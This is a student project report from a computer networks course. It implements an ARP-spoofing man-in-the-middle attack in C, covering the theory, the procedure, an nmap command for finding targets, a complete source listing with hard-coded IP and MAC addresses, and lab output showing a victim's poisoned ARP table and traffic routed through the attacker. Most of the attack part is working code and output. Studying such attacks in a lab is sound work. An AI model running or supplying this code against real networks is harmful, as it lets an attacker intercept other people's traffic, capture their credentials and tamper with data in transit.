राष्ट्रीय प्रौद्योगिकी संस्थान वारंगल
National Institute of Technology Warangal | Department of Computer Science and Engineering

COMPUTER NETWORK PROJECTS

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

TOPIC : MAN IN THE MIDDLE ATTACK

DESIGNED BY:

VIJAYADITYA RAJ RAPAKA - R.No: 207260

PROBLEM STATEMENT :

The aim of this project is to implement a man in the middle attack on a device using the C programming language.

ASSUMPTIONS :

1) The Attacker and victim should be in the same subnet.
2) The ip address of the victim and the router is known. If not known, can be easily found using nmap command or some other terminal commands.

```
sudo nmap -sn <your subnet>
```

3) The victim and the router of your subnet should not have firewall enabled as firewall prevent Distributed Denial of Service (DDOS) attacks by
    a) Rate limiting
    b) Connection monitoring
    c) Deep package inspection

THEORY :

1. ARP is a protocol used to map IP addresses to MAC addresses on a local network. Devices maintain an ARP table that associates IP addresses with corresponding MAC addresses.

2. The attacker initiates the attack by sending forged ARP messages to the victim and the router. These ARP messages contain incorrect MAC address mappings, associating the attacker's MAC address with the IP address of the router and the victim.

3. Upon receiving the forged ARP message, the victim updates its ARP table, associating the router's IP address with the attacker's MAC address. Now, when the victim wants to communicate with the router, it sends packets to the

attacker, thinking it's the router.

4. Similarly, the router receives the forged ARP message and updates its ARP table, associating the victim's IP address with the attacker's MAC address. Now, when the router wants to communicate with the victim, it sends packets to the attacker.

5. Since the victim and the router both believe the attacker's MAC address is associated with the other party's IP address, all traffic between them passes through the attacker's machine.

6. The attacker can now use packet sniffing tools to capture and analyze the traffic passing between the victim and the router. This includes sensitive information such as login credentials, personal data, or any other unencrypted information.

7. In addition to sniffing, the attacker may choose to manipulate the intercepted traffic. For example, modifying the content of web pages, injecting malicious code, or altering data in transit.

8. The attacker typically maintains the ARP spoofing attack throughout the session to ensure continued interception of traffic between the victim and the router.

PROCEDURE :

1) Attacker has the ip addresses of the Victim device and the Router of the subnet.

2) The Attacker first starts sending ARP reply packets to the Victim. These ARP reply packets contain the IP address of Router and MAC address of Attacker.

3) We are arp spoofing Victim into thinking Attacker is Router, so from now on all packets the Victim sends go to Attacker i.e any HTTP request or SMTP messages will go to Attackers device.

4) Attacker sends ARP reply packets to the Router. These ARP reply packets contain the IP address of Victim and MAC address of Attacker.

5) we are arp spoofing Router into thinking Attacker is victim, so from now on all packets the Router sends go to Attacker i.e any HTTP reply or SMTP messages will go to Attackers device.

6) Attacker now receives request packets from Victim which Attacker now sends to Router as Victim and Attacker also receives the reply packets from Router as Victim and sends to Victim.

CODE EXPLANATION :

Header Files and Definitions:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <errno.h>
#include <sys/socket.h>
#include <netinet/in.h>
```

```
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/if_ether.h>
#include <arpa/inet.h>
#include <linux/if_packet.h>
#include <net/ethernet.h>
#include <net/if.h>
#include <string.h>
#include <pthread.h>
```

Includes necessary C libraries and headers for socket programming, ARP, IP, and Ethernet packet structures. It also defines macros for source and destination IP addresses, packet length, and header sizes.

Error Handling Function:

```
void die(char * buff){
    perror(buff);
    exit(1);
}
```

This function, `die`, is a simple error-handling function. It prints the error message corresponding to the provided buffer and exits the program with an error code.

Thread Structure and Spoofing Function:

```
typedef struct{
    struct sockaddr_ll dest_addr;
    int sockfd;
    char * reply_packet;
} thread_args;
```

```
void * spoof(void * args){
    thread_args smthng = *(thread_args * )args;
    while(1){
        if(sendto(smthng.sockfd,
smthng.reply_packet, PACKET_LEN, 0, (struct
sockaddr *)&smthng.dest_addr,
sizeof(smthng.dest_addr))<0)die("sendto");
        sleep(0.5);
    }
}
```

Here we define a structure `thread_args` to hold thread-specific arguments, including the destination address, socket file descriptor, and the ARP reply packet. The `spoof` function is intended to run in a separate thread and continuously sends ARP reply packets to the victim, simulating a router's MAC address.

Main Function:

```
int main(){
    // ... (variable declarations)

    // Socket setup for ARP spoofing
    int sockfd;
    if((sockfd = socket(AF_PACKET, SOCK_RAW,
htons(ETH_P_ARP))) < 0)die("sockfd");

    // Initialization of ARP reply packet
    char reply_packet[PACKET_LEN];
    struct ether_header *reply_e_header = (struct
ether_header *)reply_packet;
    // ... (MAC and ARP initialization)

    // Setup destination address for ARP spoofing
```

```
    struct sockaddr_ll dest_addr;
    // ... (destination address initialization)

    // Thread creation for ARP spoofing
    pthread_t p1;
    thread_args tos = {dest_addr, sockfd,
reply_packet};
    pthread_create(&p1, NULL, spoof, (void *)&tos);

    // ... (IP packet handling setup)

    // Main loop for IP packet handling
    while(1){
        // ... (IP packet receiving and handling)
    }

    pthread_join(p1, NULL);

}
```

This section sets up the main function. It initializes a raw socket for ARP spoofing, creates an ARP reply packet with the attacker's and victim's information, and sets up the destination address for ARP spoofing. It then creates a thread for ARP spoofing and enters a loop for handling IP packets.

ARP Spoofing Thread:

```
void * spoof(void * args){
    thread_args smthng = *(thread_args * )args;
    while(1){
        if(sendto(smthng.sockfd,
smthng.reply_packet, PACKET_LEN, 0, (struct
sockaddr *)&smthng.dest_addr,
sizeof(smthng.dest_addr))<0)die("sendto");
```

```
        sleep(0.5);
    }
}
```

This function, executed in a separate thread, continuously sends ARP reply packets to the victim to maintain the ARP spoofing attack.

IP Packet Handling:

```
while(1){
    if(recv(nsfd, buffer, PACKET_LEN, 0) <
0)die("recv2()");
    struct ether_header *fr_e_header = (struct
ether_header *)buffer;
    struct iphdr *fr_ip_header = (struct iphdr
*)(buffer + EHDR_SIZE);
    char reccv[100];
    inet_ntop(AF_INET, &fr_ip_header->saddr, reccv,
100);
    printf("received from: %s\n", reccv);
    if(strcmp(DST_IP, reccv) == 0){
        memcpy(fr_e_header->ether_dhost,
new_dest_addr.sll_addr, ETH_ALEN);
        if(sendto(nsfd, buffer, PACKET_LEN, 0,
(struct sockaddr *)&dest_addr, sizeof(dest_addr)) <
0)die("sendto");
        printf("s\n");
    } else {
        printf("no\n");
    }
}
```

This part of the code handles incoming IP packets. It receives IP packets,

checks if they are intended for the victim, and if yes, it replaces the destination MAC address with the router's MAC address and forwards the packet to the victim.

CODE :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <errno.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/if_ether.h>
#include <arpa/inet.h>
#include <linux/if_packet.h>
#include <net/ethernet.h>
#include <net/if.h>
#include <string.h>
#include <pthread.h>

#define SRC_IP "192.168.101.171" // router (attacker pretend to be
router)
#define DST_IP "192.168.101.49" // victim ip address
#define PACKET_LEN 1500
#define AHDR_SIZE sizeof(struct ether_arp)
#define EHDR_SIZE sizeof(struct ether_header)

//attacker mac 00:0c:29:6e:82:33
//victim mac 00:0c:29:76:b0:d6
//router mac 26:8e:3a:31:8d:6d

void die(char * buff){
     perror(buff);
     exit(1);
}

typedef struct{
     struct sockaddr_ll dest_addr;
```

```
      int sockfd;
      char * reply_packet;
}thread_args;

void * spoof(void * args){
      thread_args smthng = *(thread_args * )args;
      while(1){
      if(sendto(smthng.sockfd, smthng.reply_packet, PACKET_LEN, 0,
(struct sockaddr *)&smthng.dest_addr,
sizeof(smthng.dest_addr))<0)die("sendto");
      sleep(0.5);
    }
}

int main(){
      int sockfd;
      if((sockfd = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ARP))) <
0)die("sockfd");

      char packet[PACKET_LEN];

      // arp reply
      char reply_packet[PACKET_LEN];
      struct ether_header *reply_e_header = (struct ether_header *
)reply_packet;

      reply_e_header->ether_dhost[0] = 0x00;  // victim mac address
      reply_e_header->ether_dhost[1] = 0x0c;
      reply_e_header->ether_dhost[2] = 0x29;
      reply_e_header->ether_dhost[3] = 0x76;
      reply_e_header->ether_dhost[4] = 0xb0;
      reply_e_header->ether_dhost[5] = 0xd6;

      reply_e_header->ether_shost[0] = 0x00;  // attacker mac address
    reply_e_header->ether_shost[1] = 0x0c;
    reply_e_header->ether_shost[2] = 0x29;
    reply_e_header->ether_shost[3] = 0x6e;
    reply_e_header->ether_shost[4] = 0x82;
    reply_e_header->ether_shost[5] = 0x33;
    reply_e_header->ether_type = htons(ETH_P_ARP);

    struct ether_arp *reply_arph = (struct ether_arp
*)(reply_packet+EHDR_SIZE);
```

```
      reply_arph->arp_hrd = htons(ARPHRD_ETHER);
    reply_arph->arp_pro = htons(ETH_P_IP);
    reply_arph->arp_hln = 6;
    reply_arph->arp_pln = 4;
    reply_arph->arp_op = htons(ARPOP_REPLY);

    //payload
    memcpy(reply_arph->arp_sha,reply_e_header->ether_shost,ETH_ALEN);
    inet_pton(AF_INET, SRC_IP, &reply_arph->arp_spa);
           // attacker pretending to be router ip

memcpy(reply_arph->arp_tha,reply_e_header->ether_dhost,ETH_ALEN);
      inet_pton(AF_INET, DST_IP, &reply_arph->arp_tpa);

      //dest addr
      struct sockaddr_ll dest_addr;
      dest_addr.sll_family = AF_PACKET;
    dest_addr.sll_protocol = htons(ETH_P_ARP);
    dest_addr.sll_ifindex = if_nametoindex("ens33");
    dest_addr.sll_hatype = ARPHRD_ETHER;
    dest_addr.sll_halen = ETH_ALEN;
    memcpy(dest_addr.sll_addr,reply_e_header->ether_dhost,ETH_ALEN);
    dest_addr.sll_addr[6] = 0;
    dest_addr.sll_addr[7] = 0;

    //create a thread here for arp spoofing
------------------------------------------------------------------------
-----------------------

    pthread_t p1;
    thread_args tos = {
           dest_addr,sockfd,reply_packet
      };
    pthread_create(&p1,NULL,spoof,(void *)&tos);

    //
------------------------------------------------------------------------
-------------------------------------------------------------
    // disable ipforwarding if it is on manually :
    // "sudo sysctl -w net.ipv4.ip_forward=0"

    int nsfd;
    if((nsfd = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_IP))) <
```

```
0)die("new socket");
    char buffer[PACKET_LEN];

    struct sockaddr_ll new_dest_addr;
    new_dest_addr.sll_family = AF_PACKET;
    new_dest_addr.sll_protocol = htons(ETH_P_IP);
    new_dest_addr.sll_ifindex = if_nametoindex("ens33");
    new_dest_addr.sll_hatype = ARPHRD_ETHER;
    new_dest_addr.sll_halen = ETH_ALEN;
    new_dest_addr.sll_addr[0] = 0x26;                // router mac
address
    new_dest_addr.sll_addr[1] = 0x8e;
    new_dest_addr.sll_addr[2] = 0x3a;
    new_dest_addr.sll_addr[3] = 0x31;
    new_dest_addr.sll_addr[4] = 0x8d;
    new_dest_addr.sll_addr[5] = 0x6d;
    new_dest_addr.sll_addr[6] = 0;
    new_dest_addr.sll_addr[7] = 0;

    while(1){
      if(recv(nsfd,buffer,PACKET_LEN,0) < 0)die("recv2()");
      struct ether_header *fr_e_header = (struct ether_header
*)buffer;
      struct iphdr *fr_ip_header = (struct iphdr *)(buffer +
EHDR_SIZE);
      char reccv[100];
      inet_ntop(AF_INET,&fr_ip_header->saddr, reccv,100);
      printf("recieved from :%s\n",reccv);
         if(strcmp(DST_IP,reccv) == 0){

memcpy(fr_e_header->ether_dhost,new_dest_addr.sll_addr,ETH_ALEN);
           if (sendto(nsfd, buffer, PACKET_LEN, 0,(struct sockaddr
*)&dest_addr,sizeof(dest_addr)) < 0)die("sendto");
           printf("s\n");
         }else printf("no\n");
    }
    pthread_join(p1, NULL);
}
```

OUTPUTS :


Victim ARP Table

```
abhiroop@207211:~/Desktop/cn/raw_sockets/arp$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.101.88           ether   00:0c:29:6e:82:33   C                     ens33
192.168.101.171          ether   00:0c:29:6e:82:33   C                     ens33
abhiroop@207211:~/Desktop/cn/raw_sockets/arp$
```


Victim Request traceroute

```
abhiroop@207211:~$ traceroute -4 google.com
traceroute to google.com (142.250.195.142), 30 hops max, 60 byte packets
 1  _gateway (192.168.101.171)  17.150 ms *  94.502 ms
 2  10.206.149.10 (10.206.149.10)  98.554 ms  104.378 ms  104.272 ms
 3  * * *
 4  * 10.206.252.197 (10.206.252.197)  147.359 ms *
 5  125.19.240.221 (125.19.240.221)  147.185 ms  147.086 ms  147.003 ms
 6  116.119.106.144 (116.119.106.144)  147.022 ms * 116.119.68.238 (116.119.68.238)  82.485 ms
 7  72.14.205.196 (72.14.205.196)  79.066 ms  81.360 ms  79.331 ms
 8  * * *
 9  172.253.73.28 (172.253.73.28)  77.861 ms 142.251.55.68 (142.251.55.68)  80.070 ms 74.125.252.90 (74.125.252.90)  86.112 ms
10  74.125.242.146 (74.125.242.146)  79.917 ms 142.251.55.63 (142.251.55.63)  85.973 ms 74.125.242.146 (74.125.242.146)  79.778 ms
11  108.170.253.113 (108.170.253.113)  85.807 ms maa03s40-in-f14.1e100.net (142.250.195.142)  85.733 ms  85.644 ms
abhiroop@207211:~$
```

Using Wireshark to verify packets



Packets from victim



FUTURE SCOPE :

- The code contains hard-coded IP and MAC addresses, which may need adjustment based on the actual network configuration.
- The code does not handle potential errors and edge cases thoroughly and may require additional refinement for a real-world scenario.